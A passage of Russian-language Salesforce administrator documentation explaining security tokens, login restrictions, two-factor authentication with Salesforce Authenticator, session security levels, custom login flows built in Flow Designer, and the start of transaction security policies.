Чтобы получить маркер безопасности, измените пароль или восстановите маркер безопасности посредством пользовательского интерфейса Salesforce. При изменении пароля или восстановлении маркера безопасности система Salesforce отправляет новый маркер безопасности на адрес эл. почты, указанный в записи пользователя Salesforce. Маркер безопасности действителен до его восстановления, изменения или сброса пароля.

 **Совет:** Перед доступом к Salesforce из нового IP-адреса, мы рекомендуем получить маркер безопасности из доверенной сети при помощи функции «Сбросить мой маркер безопасности».

## Советы по настройке ограничений входа

Ниже перечислены рекомендации по настройке ограничений входа.

- Изменение пароля инициирует сброс маркера безопасности. Вход посредством API или клиентского приложения может быть заблокирован, пока пользователь не добавит автоматически созданный маркер безопасности в конец пароля.
- Пользователи партнерского и клиентского порталов могут выполнять вход без предварительной активации компьютеров.
- Данные события считаются попытками входа посредством недопустимого пароля и учитываются ограничением, при достижении которого вход в систему Salesforce блокируется в соответствии с параметрами блокировки входа, заданными в организации.
  - Каждый раз пользователям предлагается пройти проверку подлинности.
  - Каждое неверное добавление маркера безопасности или проверочного кода в конец пароля для входа в систему Salesforce посредством API или клиентского приложения

## Двухфакторная проверка подлинности

Администратор Salesforce может укрепить безопасность путем применения второго уровня проверки подлинности при каждом входе пользователя. Данный алгоритм называется двухфакторной проверкой подлинности. Кроме того, двухфакторная проверка подлинности может применяться при соответствии пользователя некоторым критериям (например, при попытке просмотра отчетов или доступа к связанному приложению).

**❗ Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Основное подтверждение подлинности

При выполнении входа система Salesforce проверяет устройство пользователя. Если его не удастся распознать, Salesforce предлагает пользователю удостоверить личность с помощью самого приоритетного метода проверки подлинности, доступного данному пользователю. Далее следует порядок приоритетности для способов проверки подлинности.

1. Проверка через всплывающее уведомление или автоматизированная проверка на основе местоположения с помощью мобильного приложения Salesforce Authenticator, подключенного к учетной записи пользователя.
2. Код проверки, формируемый мобильным приложением проверки подлинности, которое подключилось к учетной записи пользователя. Этот тип кода называется «одноразовый пароль с ограниченным сроком действия». Значение кода периодически изменяется.
3. Код проверки, отправленный через SMS на проверенное мобильное устройство пользователя. Если у пользователей нет проверенного мобильного номера, им будет предложено зарегистрировать его при входе в систему Salesforce. При регистрации номера мобильного телефона осуществляется его проверка, так что пользователь сможет использовать этот метод впоследствии.
4. Код проверки, отправленный по электронной почте на адрес электронной почты пользователя. Срок действия этого кода закончится через 24 часа.

После проверки система Salesforce может не осуществлять повторную проверку подлинности пользователя, за исключением случаев, когда пользователь входит в систему с нового устройства, не опознанного Salesforce.

## Другие возможности применения двухфакторной проверки подлинности

Второй уровень проверки подлинности может применяться при каждом входе, каждом входе посредством API (для разработчиков и клиентских приложений) или доступе к специальным функциям. Пользователи загружают и устанавливают мобильное приложение по проверке подлинности, например приложение Salesforce Authenticator или Google Authenticator, на свои мобильные устройства. Пользователи подключают приложение к своим учетным записям в Salesforce. Они используют приложение всякий раз, когда политики организации требуют выполнения двухфакторной проверки подлинности.

Мобильное приложение Salesforce Authenticator (версия 2.0 и более поздние) отправляет всплывающее уведомление на мобильное устройство пользователя, когда для действия в учетной записи Salesforce требуется проверка подлинности. Пользователь указывает на мобильном устройстве, что следует сделать — выполнить проверку или заблокировать действие. Пользователь может включить службы определения местоположения и автоматизировать проверку из доверенных мест, например дома или офиса. Salesforce Authenticator также генерирует коды проверки, которые иногда называются контролируемыми по времени разовыми паролями (TOTP). Пользователи могут ввести пароль и код вместо ответа на всплывающее уведомление от приложения. Можно также получить код проверки от другого приложения по проверке подлинности.

## Настройка двухфакторной проверки подлинности


Администраторы включают двухфакторную проверку подлинности посредством полномочий или параметров профиля. Пользователи добавляют мобильное приложение по проверке подлинности через личные настройки.

Ниже перечислены способы настройки двухфакторной проверки подлинности.

- Применение при каждом входе. Настройте требования ко входу, которые должны применяться при каждом входе пользователя в систему Salesforce. Можно также включить эту функцию для входов посредством API, что подразумевает использование клиентских приложений, например Data Loader. Дополнительную информацию см. в разделе [«Настройка требований к входу при двухфакторной проверке подлинности»](#) или [«Настройка требований к входу при двухфакторной проверке подлинности для API-доступа»](#).



[Просмотреть обзор: защита входа с помощью двухфакторной проверки подлинности](#)

- Использование ступенчатой проверки подлинности (также называется высоконадежной проверкой подлинности). Иногда двухфакторная проверка подлинности требуется не для каждого входа пользователя в систему, однако определенные ресурсы требуется защитить. При попытке пользователя работать с подключенным приложением или использовать отчеты Salesforce предложит ему проверить подлинность. Дополнительную информацию см. в подразделе [«Уровни безопасности сеанса»](#).
- Используйте политики профиля или параметры сеанса. Сначала в профиле пользователя установите для поля При входе требуется уровень безопасности сеанса значение **Высоконадежный**. Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным методам входа. В настройках сеанса организации проверьте уровни безопасности и убедитесь, что в столбце «Высоконадежный» указана двухфакторная проверка подлинности.
  -  **Внимание:** Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью метода, который обеспечивает безопасность стандартного уровня.
- Использование потоков входа. Используйте приложение Flow Designer и профили, позволяющие создавать требования к постпроверке подлинности при входе пользователя, включая настраиваемые процессы двухфакторной проверки подлинности. Дополнительную информацию см. в примерах ниже.
  - [Потоки входа](#)
  - [Внедрение двухфакторной проверки подлинности на основе SMS](#)
  - [Повышение уровня безопасности с помощью двухфакторной проверки подлинности](#)

### [Настройка требований к входу при двухфакторной проверке подлинности](#)

Администратору Salesforce может потребоваться, чтобы пользователи использовали мобильное приложение средства проверки подлинности для двухфакторной проверки подлинности при входе в систему.

### [Набор требований при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ](#)

Используйте политику профиля и параметры сеанса для установки требований входа пользователей в систему с двухфакторной проверкой подлинности. Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Пользователь может применять требования двухфакторной проверки подлинности к пользователям в организациях Salesforce и сообществах.

### [Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа](#)

Администратор Salesforce может назначить полномочие «Двухфакторная проверка подлинности для входов посредством API», позволяющее использовать второй запрос проверки подлинности для API-доступа к системе Salesforce. API-доступ подразумевает использование таких приложений, как Data Loader, а также средств разработчика для настройки организации или создания клиентских приложений.

### [Отключение Salesforce Authenticator \(версии 2.0 или более поздней\) от учетной записи пользователя](#)

Одновременно только одно мобильное приложение Salesforce Authenticator (версии 2.0 или более поздней) может быть подключено к учетной записи пользователя. Если пользователь утратил доступ к приложению при замене или в случае утери мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с использованием двухфакторной проверки подлинности система Salesforce попросит пользователя подключить новое приложение для проверки подлинности.

### [Отключение пользовательского приложения для создания одноразовых паролей](#)

К учетной записи пользователя может быть подключено только одно мобильное приложение средства проверки подлинности для создания проверочных кодов (одноразовых паролей). Если пользователь теряет доступ к приложению при замене или потере мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с помощью двухфакторной проверки подлинности система Salesforce предложит пользователю подключиться к новому приложению средства проверки подлинности.

СМ. ТАКЖЕ:

[Активация устройства, инициирующего запрос на проверку подлинности](#)

[Настройка ограничений входа](#)

[Настраиваемые потоки входа](#)

[Подключение Salesforce Authenticator \(версия 2.0 и выше\) для проверки подлинности в организации](#)

[Подключение к приложению генератора разового пароля или устройству проверки подлинности](#)

[Отключение Salesforce Authenticator \(версии 2.0 или более поздней\) от учетной записи пользователя](#)

[Отключение пользовательского приложения для создания одноразовых паролей](#)

[Журнал проверки подлинности](#)



## Настройка требований к входу при двухфакторной проверке подлинности

Администратору Salesforce может потребоваться, чтобы пользователи использовали мобильное приложение средства проверки подлинности для двухфакторной проверки подлинности при входе в систему.

Двухфакторная проверка подлинности может требоваться при каждом входе пользователя в систему Salesforce с помощью имени пользователя и пароля, включая организации с настраиваемыми доменами, которые созданы при помощи функции «Мой домен». Чтобы установить это требование, выберите полномочие «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» в профиле пользователя (только для клонированных профилей) или набор полномочий.



[Просмотреть обзор: защита входа с помощью двухфакторной проверки подлинности](#)

Пользователи с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» должны использовать мобильное приложение средства проверки подлинности при каждом входе в систему Salesforce.

Также можно использовать политику на основе профиля для установки требования двухфакторной проверки подлинности для пользователей, назначенных конкретному профилю. Используйте политику профиля, если нужно установить двухфакторную проверку подлинности для пользователей следующих методов проверки подлинности:

- SAML для единой регистрации
- Регистрация в организациях или сообществах Salesforce посредством социальных сетей.
- Проверка подлинности имени пользователя и пароля в сообществах.

Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, делегированная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход посредством социальных сетей через стороннего поставщика проверки подлинности. В профиле пользователя установите для поля «При входе требуется уровень безопасности сеанса» значение **«Высоконадежный»**. Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным методам входа. В параметрах сеанса организации также выберите уровни безопасности сеанса, установив в столбце «Высоконадежный» двухфакторную проверку подлинности.



**Внимание:**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей и наборов полномочий:

- «Управление профилями и наборами полномочий»



Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью метода, который обеспечивает безопасность стандартного уровня.

СМ. ТАКЖЕ:

[Двухфакторная проверка подлинности](#)

[Набор требований при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ](#)

[Подключение Salesforce Authenticator \(версия 2.0 и выше\) для проверки подлинности в организации](#)

[Подключение к приложению генератора разового пароля или устройству проверки подлинности](#)

[Отключение Salesforce Authenticator \(версии 2.0 или более поздней\) от учетной записи пользователя](#)

[Отключение пользовательского приложения для создания одноразовых паролей](#)

[Активация устройства, инициирующего запрос на проверку подлинности](#)

[Настраиваемые потоки входа](#)

[Журнал проверки подлинности](#)

## Набор требований при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ

Используйте политику профиля и параметры сеанса для установки требований входа пользователей в систему с двухфакторной проверкой подлинности. Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Пользователь может применять требования двухфакторной проверки подлинности к пользователям в организациях Salesforce и сообществах.

Для установки требования двухфакторной проверки подлинности пользователей, назначенных определенному профилю, измените параметры профиля «Затребовать уровень безопасности сеанса при входе в систему». Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным методам входа.

По умолчанию требование безопасности сеанса при входе в систему для всех профилей — «Нет». В параметрах сеанса профиля можно изменить требование на «Высоконадежный». Если пользователи профиля с таким требованием используют метод входа со стандартным уровнем безопасности вместо высоконадежного, например с именем пользователями и паролем, им будет предложено установить личность методом двухфакторной проверки подлинности. После успешной проверки пользователи входят в систему Salesforce.

Пользователь может менять уровень безопасности, назначив способ входа в систему в параметрах сеанса своей организации.

Пользователи с мобильными устройствами могут воспользоваться мобильным приложением средства проверки подлинности Salesforce или другим приложением для двухфакторной проверки подлинности. Внутренние пользователи могут подключить приложение к организации на странице «Дополнительные сведения о пользователе» в личных параметрах. Если вы установили требование к профилю «Высоконадежный», любому пользователю профиля, который еще не имеет средства проверки подлинности Salesforce или другого приложения, подключенного к его организации,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей и наборов полномочий:


- «Управление профилями и наборами полномочий»


будет предложено подключить приложение до входа в систему. После подключения приложения ему будет предложено использовать приложение для проверки подлинности.

Участникам сообществ с требованием к профилю «Высоконадежный» будет предложено подключить приложение проверки подлинности во время входа в систему.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. Прокрутите страницу вниз к настройкам сеанса и найдите параметр «Затребовать уровень безопасности сеанса при входе в систему».
4. Нажмите кнопку «**Правка**».
5. Для параметра «Затребовать уровень безопасности сеанса при входе в систему» выберите «**Высоконадежный**».
6. Нажмите кнопку «**Сохранить**».
7. В разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», затем выберите «**Параметры сеанса**».
8. В уровнях безопасности сеанса проверьте, находится ли двухфакторная проверка подлинности в столбце «Высоконадежный».  
Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью метода, который обеспечивает безопасность стандартного уровня.
9.  **Прим.:** Переместите активацию устройства в столбец «Высоконадежный». С помощью данной настройки пользователи, которые проверяют подлинность с нераспознанного устройства, устанавливают высоконадежный сеанс. После этого пользователи профиля, активирующие устройство при входе в систему, не должны проверять подлинность повторно, чтобы удовлетворить требование высоконадежного сеанса.

Сохраните внесенные изменения.

 **Пример:** Пользователь настроил Facebook и LinkedIn как поставщиков проверки подлинности в своем сообществе. Многие из участников сообщества используют вход через социальные сети с именем пользователя и паролем из своих организаций в Facebook или LinkedIn. Пользователь хочет повысить безопасность, требуя, чтобы пользователи сообщества использовали двухфакторную проверку подлинности во время входа в систему с помощью организации в Facebook, а не в LinkedIn. Пользователь меняет профиль «Пользователь клиентского сообщества» и устанавливает «Затребовать уровень безопасности сеанса при входе в систему» на уровень «**Высоконадежный**». В настройках сеанса вашей организации происходит изменение уровней безопасности сеанса. Пользователь помещает Facebook в столбец «Стандартный». В столбце «Высоконадежный» он размещает двухфакторную проверку подлинности. Пользователь также помещает LinkedIn в столбец «Высоконадежный».

 **Прим.:** Он также может использовать потоки входа для изменения уровня безопасности сеанса пользователя, чтобы инициировать проверку подлинности с определенными условиями. Процедуры входа в систему

позволяют создать индивидуальный процесс после прохождения проверки подлинности, отвечающий вашим бизнес-требованиям.

СМ. ТАКЖЕ:

[Двухфакторная проверка подлинности](#)

[Настраиваемые потоки входа](#)

[Подключение Salesforce Authenticator \(версия 2.0 и выше\) для проверки подлинности в организации](#)

[Подключение к приложению генератора разового пароля или устройству проверки подлинности](#)

[Отключение Salesforce Authenticator \(версии 2.0 или более поздней\) от учетной записи пользователя](#)

[Отключение пользовательского приложения для создания одноразовых паролей](#)

## Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа

Администратор Salesforce может назначить полномочие «Двухфакторная проверка подлинности для входов посредством API», позволяющее использовать второй запрос проверки подлинности для API-доступа к системе Salesforce. API-доступ подразумевает использование таких приложений, как Data Loader, а также средств разработчика для настройки организации или создания клиентских приложений.

Полномочие «Двухфакторная проверка подлинности для входов посредством API» может быть включено только при наличии полномочия «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса». Пользователи с такими полномочиями должны выполнить двухфакторную проверку подлинности при входе в систему Salesforce посредством пользовательского интерфейса. Пользователи должны загрузить и установить приложение средства проверки подлинности на свои мобильные устройства и подключить это приложение к своим учетным записям в Salesforce. Затем можно использовать коды проверки (контролируемые по времени разовые пароли или TOTP), полученные от приложения, для двухфакторной проверки подлинности.

СМ. ТАКЖЕ:

[Двухфакторная проверка подлинности](#)

[Подключение к приложению генератора разового пароля или устройству проверки подлинности](#)

[Настройка требований к входу при двухфакторной проверке подлинности](#)

[Сброс маркера безопасности](#)

[Журнал проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Database.com, Developer, Enterprise, Group, Performance, Professional** и **Unlimited**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полномочий системы в профилях:

- «Управление профилями и наборами полномочий»

Для включения данной функции:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»


## Отключение Salesforce Authenticator (версии 2.0 или более поздней) от учетной записи пользователя

Одновременно только одно мобильное приложение Salesforce Authenticator (версии 2.0 или более поздней) может быть подключено к учетной записи пользователя. Если пользователь утратил доступ к приложению при замене или в случае утери мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с использованием двухфакторной проверки подлинности система Salesforce попросит пользователя подключить новое приложение для проверки подлинности.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

 **Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя пользователя.
3. На странице сведений о пользователе щелкните «**Отключить**» рядом с полем «Регистрация приложения: Salesforce Authenticator».
4. Щелкните «**Отключить**» напротив поля «Регистрация приложения: Приложение для создания одноразовых паролей».

 **Прим.:** Если не нажать «**Отключить**» для этого поля, недоступное приложение продолжит создавать действительные коды проверки подлинности для учетной записи.

Пользователи могут самостоятельно отключить приложение от своей учетной записи на странице «Дополнительные сведения о пользователе». В личных настройках необходимо щелкнуть «**Отключить**» напротив полей «Регистрация приложения: Salesforce Authenticator» и «Регистрация приложения: Приложение для создания одноразовых паролей».

## Отключение пользовательского приложения для создания одноразовых паролей

К учетной записи пользователя может быть подключено только одно мобильное приложение средства проверки подлинности для создания проверочных кодов (одноразовых паролей). Если пользователь теряет доступ к приложению при замене или потере мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с помощью двухфакторной проверки подлинности система Salesforce предложит пользователю подключиться к новому приложению средства проверки подлинности.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя пользователя.
3. На странице сведений о пользователе щелкните «**Отключить**» рядом с полем «Регистрация приложения: Приложение для создания одноразовых паролей».

Пользователи могут отключить приложение от своей учетной записи. Для этого следует в разделе личных параметров перейти на страницу «Дополнительные сведения о пользователе» и нажать «**Отключить**» рядом с полем «Регистрация приложения: Приложение для создания одноразовых паролей».

СМ. ТАКЖЕ:

[Просмотр и управление пользователями](#)


[Редактирование личных сведений](#)

## Настраиваемые потоки входа

Потоки входа позволяют администраторам создавать процессы проверки подлинности сообщений в соответствии с текущими бизнес-требованиями, связывать поток с профилем пользователя и перенаправлять вошедшего пользователя по данному потоку. Рекомендуем использовать потоки входа для получения регистрационных сведений от пользователей, предоставления формы принятия условий обслуживания, напоминания о необходимости ввода второго фактора проверки подлинности и т. д.

Рекомендуем использовать приложение Flow Designer для создания потоков входа и последующего связывания данных потоков с отдельными профилями. Один поток может быть связан с несколькими профилями. Пользователи профиля перенаправляются в поток входа после проверки подлинности, но перед перенаправлением в содержимое организации. Окна потока входа внедряются на стандартную страницу входа Salesforce для предоставления пользователям возможности интегрированного входа.

Потоки входа поддерживают все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенную проверку подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Потоки входа можно применять к организациям, сообществам и порталам Salesforce.

 **Прим.:** Нельзя применять потоки входа к входам с помощью API, а также при передаче сеансов пользовательскому интерфейсу посредством `frontdoor.jsp` от другого процесса входа (без использования пользовательского интерфейса). Поддерживаются только потоки типа «Поток».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

### Создание потока входа

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

### Связывание потока входа с профилем

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

СМ. ТАКЖЕ:

[Облачная версия приложения Flow Designer](#)

## Создание потока входа

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

Перенаправление пользователя, профиль которого связывается с потоком входа, выполняется в рамках процесса проверки подлинности. Окна потока входа внедряются на стандартную страницу входа Salesforce. При выполнении процесса проверки подлинности данным пользователям предоставляется ограниченный доступ к окнам потока входа. После успешной проверки подлинности и завершения потока входа пользователь перенаправляется в организацию. В противном случае, поток может определять явное действие по отмене доступа.

Например, администратор может создать поток входа, применяющий настраиваемую двухфакторную проверку подлинности, для повышения уровня безопасности организации. Подобный поток использует методы Apex для получения контекста сеанса, извлечения IP-адреса пользователя и проверки происхождения запроса. (Чтобы найти или задать диапазон надежных IP-адресов, введите «Доступ к сети» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Доступ к сети».) Если источником запроса является адрес из диапазона надежных IP-адресов, то система Salesforce пропускает поток и разрешает пользователю вход в организацию. В противном случае, система Salesforce инициирует поток, выполняя одно из перечисленных ниже действий.

1. Перенаправление пользователя для входа путем ввода дополнительных регистрационных данных (например, контролируемый по времени разовый пароль).
2. Принудительный выход пользователя.
3. Перенаправление пользователя на страницу, содержащую дополнительные параметры.

При необходимости создайте потоки входа, которые перенаправляют пользователей на настраиваемые страницы (например, формы для сбора дополнительной информации или страницы для просмотра дополнительной информации).

## Создание собственного потока входа

Чтобы создать собственный поток входа, воспользуйтесь указанным ниже процессом.

1. Создайте поток посредством приложения Flow Designer и Apex.

Например, создайте настраиваемый поток двухфакторной проверки подлинности на основе IP-адресов, предполагающий ввод второго фактора проверки подлинности только пользователями, находящимися вне диапазона надежных IP-адресов корпоративной сети. (Чтобы найти или задать диапазон надежных IP-адресов, введите «Доступ к сети» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Доступ к сети».)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

 **Прим.:** Не рекомендуем задавать диапазоны IP-адресов входа в профиле пользователя. Диапазоны IP-адресов входа, заданные в профиле, полностью ограничивают доступ к организации для пользователей профиля, находящихся вне указанного диапазона, и препятствуют их входу.


Ниже перечислены обязательные компоненты потока.

- a. Новый класс Apex, который определяет модуль Apex, реализующий интерфейс (`Process.Plugin`) и использующий класс `Auth.SessionManagement`, для доступа к методам и службам контролируемого по времени разового пароля. Новый класс Apex для модуля генерирует контролируемый по времени ключ, содержащий QR-код, для проверки контролируемого по времени разового пароля, введенного пользователем, относительно аналогичного пароля, созданного системой Salesforce.
- b. Элемент «Окно» для сканирования QR-кода.
- c. Элемент «Решение» для обработки условий действительности маркера.

При необходимости задайте переменные ввода внутри потока. При использовании указанных ниже имен запущенный поток заполняется соответствующими значениями.

| Имя                                   | Описание значения  |
|---------------------------------------|--|
| <code>LoginFlow_LoginType</code>      | Тип пользователя (например, внешний пользователь сообщества Chatter).                                    |
| <code>LoginFlow_IpAddress</code>      | Текущий IP-адрес пользователя.   |
| <code>LoginFlow_LoginIpAddress</code> | IP-адрес пользователя, используемый во время входа, который может измениться после проверки подлинности. |
| <code>LoginFlow_UserAgent</code>      | Строка агента пользователя, предоставленная обозревателем пользователя.                                  |
| <code>LoginFlow_Platform</code>       | Операционная система пользователя.   |
| <code>LoginFlow_Application</code>    | Приложение, используемое для отправки запросов на проверку подлинности.                                  |
| <code>LoginFlow_Community</code>      | Текущее сообщество (если данный поток входа применяется к сообществу).                                   |
| <code>LoginFlow_SessionLevel</code>   | Текущий уровень безопасности сеанса (например, «Стандартный» или «Высоконадежный»).                      |
| <code>LoginFlow_UserId</code>         | 18-значный код пользователя.   |

При необходимости назначьте перечисленные ниже предопределенные значения переменных для конкретного поведения потока.

 **Прим.:** Поток загружает данные значения только *после* обновления окна пользовательского интерфейса (нажатие кнопки не инициирует загрузку значений; значения загружаются только при добавлении нового окна в поток).

| Имя                                   | Описание значения  |
|---------------------------------------|--|
| <code>LoginFlow_FinishLocation</code> | Текстовое значение. Введите строку, определяющую область перехода пользователя после выполнения потока |



| Имя                   | Описание значения   |
|-----------------------|---|
|                       | входа. Строка должна содержать допустимый URL-адрес Salesforce (пользователь не может выйти из организации и остаться в потоке) или относительный путь. |
| LoginFlow_ForceLogout | Логическое значение. Назначьте данной переменной значение true для немедленного выхода пользователя из системы и закрытия потока.                       |

2. Сохраните поток.
3. Активируйте поток.
4. Свяжите поток входа с профилем.

СМ. ТАКЖЕ:

- [Настраиваемые потоки входа](#)
- <https://developer.salesforce.com/page/Login-Flows>
- [Связывание потока входа с профилем](#)
- [Облачная версия приложения Flow Designer](#)

### Связывание потока входа с профилем

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

1. Введите «*Потоки входа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Потоки входа**».
2. Нажмите кнопку «**Создать**».
3. При изменении или удалении введите имя для ссылки на связь с потоком входа. Имя не обязательно должно быть уникальным.
4. Выберите поток входа для профиля. Раскрывающийся список содержит все доступные потоки, сохраненные в приложении Flow Designer. Поддерживаются только активные потоки типа «Поток».
5. Выберите пользовательскую лицензию для профиля, к которому нужно подключить поток. В списке профилей отобразятся профили с этой лицензией.
6. Выберите профиль для подключения к потоку входа.
7. Нажмите кнопку «**Сохранить**».

Теперь пользователи профиля перенаправляются в поток входа.

После назначения потока входа можно изменять или удалять потоки, перечисленные на данной странице потоков входа.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Можно связать поток входа с одним или несколькими профилями. Тем не менее, профиль может быть связан только с одним потоком входа.

СМ. ТАКЖЕ:

[Настраиваемые потоки входа](#)

[Создание потока входа](#)

[Облачная версия приложения Flow Designer](#)

## Политики безопасности транзакций

### Политики безопасности транзакций

Просматривайте события организации и выбирайте действия, которые должны выполняться при наступлении определенных обстоятельств. Безопасность транзакций — это инфраструктура, которая отслеживает события Salesforce в реальном времени, выполняет соответствующие действия и отправляет уведомления на основе созданных политик безопасности. Безопасность транзакций отслеживает события согласно настроенным политикам. При инициировании политики пользователю может быть отправлено уведомление и предложено выполнение дополнительного действия.

Политики оценивают действия посредством указанных событий. Каждой политике назначаются оперативные действия (например, отправка уведомления, блокировка, применение двухфакторной проверки подлинности или выбор сеанса для завершения). После включения безопасности транзакций для организации создается две политики:

- политика «Ограничение параллельных сеансов» для ограничения параллельных сеансов входа;
- политика «Экспорт интересов Data Loader» для блокировки загрузки слишком большого объема данных через API-интерфейсы.

В организации также создаются соответствующие классы Apex для политик. Администратор может включить политики сразу или отредактировать классы Apex для их настройки.

Например, администратор активирует политику «Ограничение параллельных сеансов» для ограничения количества параллельных сеансов на одного пользователя. Кроме того, администратор выбирает получение электронных уведомлений при инициировании политики. Также администратор обновляет реализацию Apex политики для ограничения количества сеансов, доступных пользователям, до трех (вместо пяти). (Все намного проще, чем кажется.) При попытке пользователя, выполнившего три сеанса входа, создать четвертый сеанс политика препятствует данному действию и требует завершить один из текущих сеансов перед созданием нового сеанса. При этом администратору отправляется уведомление об инициировании политики.

Политика безопасности транзакций состоит из событий, уведомлений и действий.

- Применяемые политики, состоящие из событий. Доступные типы событий:
  - «Экспорт данных» для объектов «Организация», «Контакт», «Интерес» и «Возможность»
  - «Объект» для поставщиков и сеансов проверки подлинности, обозревателей клиента и IP-адреса входа
  - «Входы»
  - «Доступ к ресурсу» для связанных приложений, отчетов и панелей мониторинга

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Требуется приобретение  
подписок на  
дополнительные  
компоненты Salesforce  
Shield или Salesforce Shield  
Event Monitoring.

- Доступные уведомления политики (Пользователи могут получать электронные уведомления, внутрипрограммные уведомления или уведомления обоих типов.)
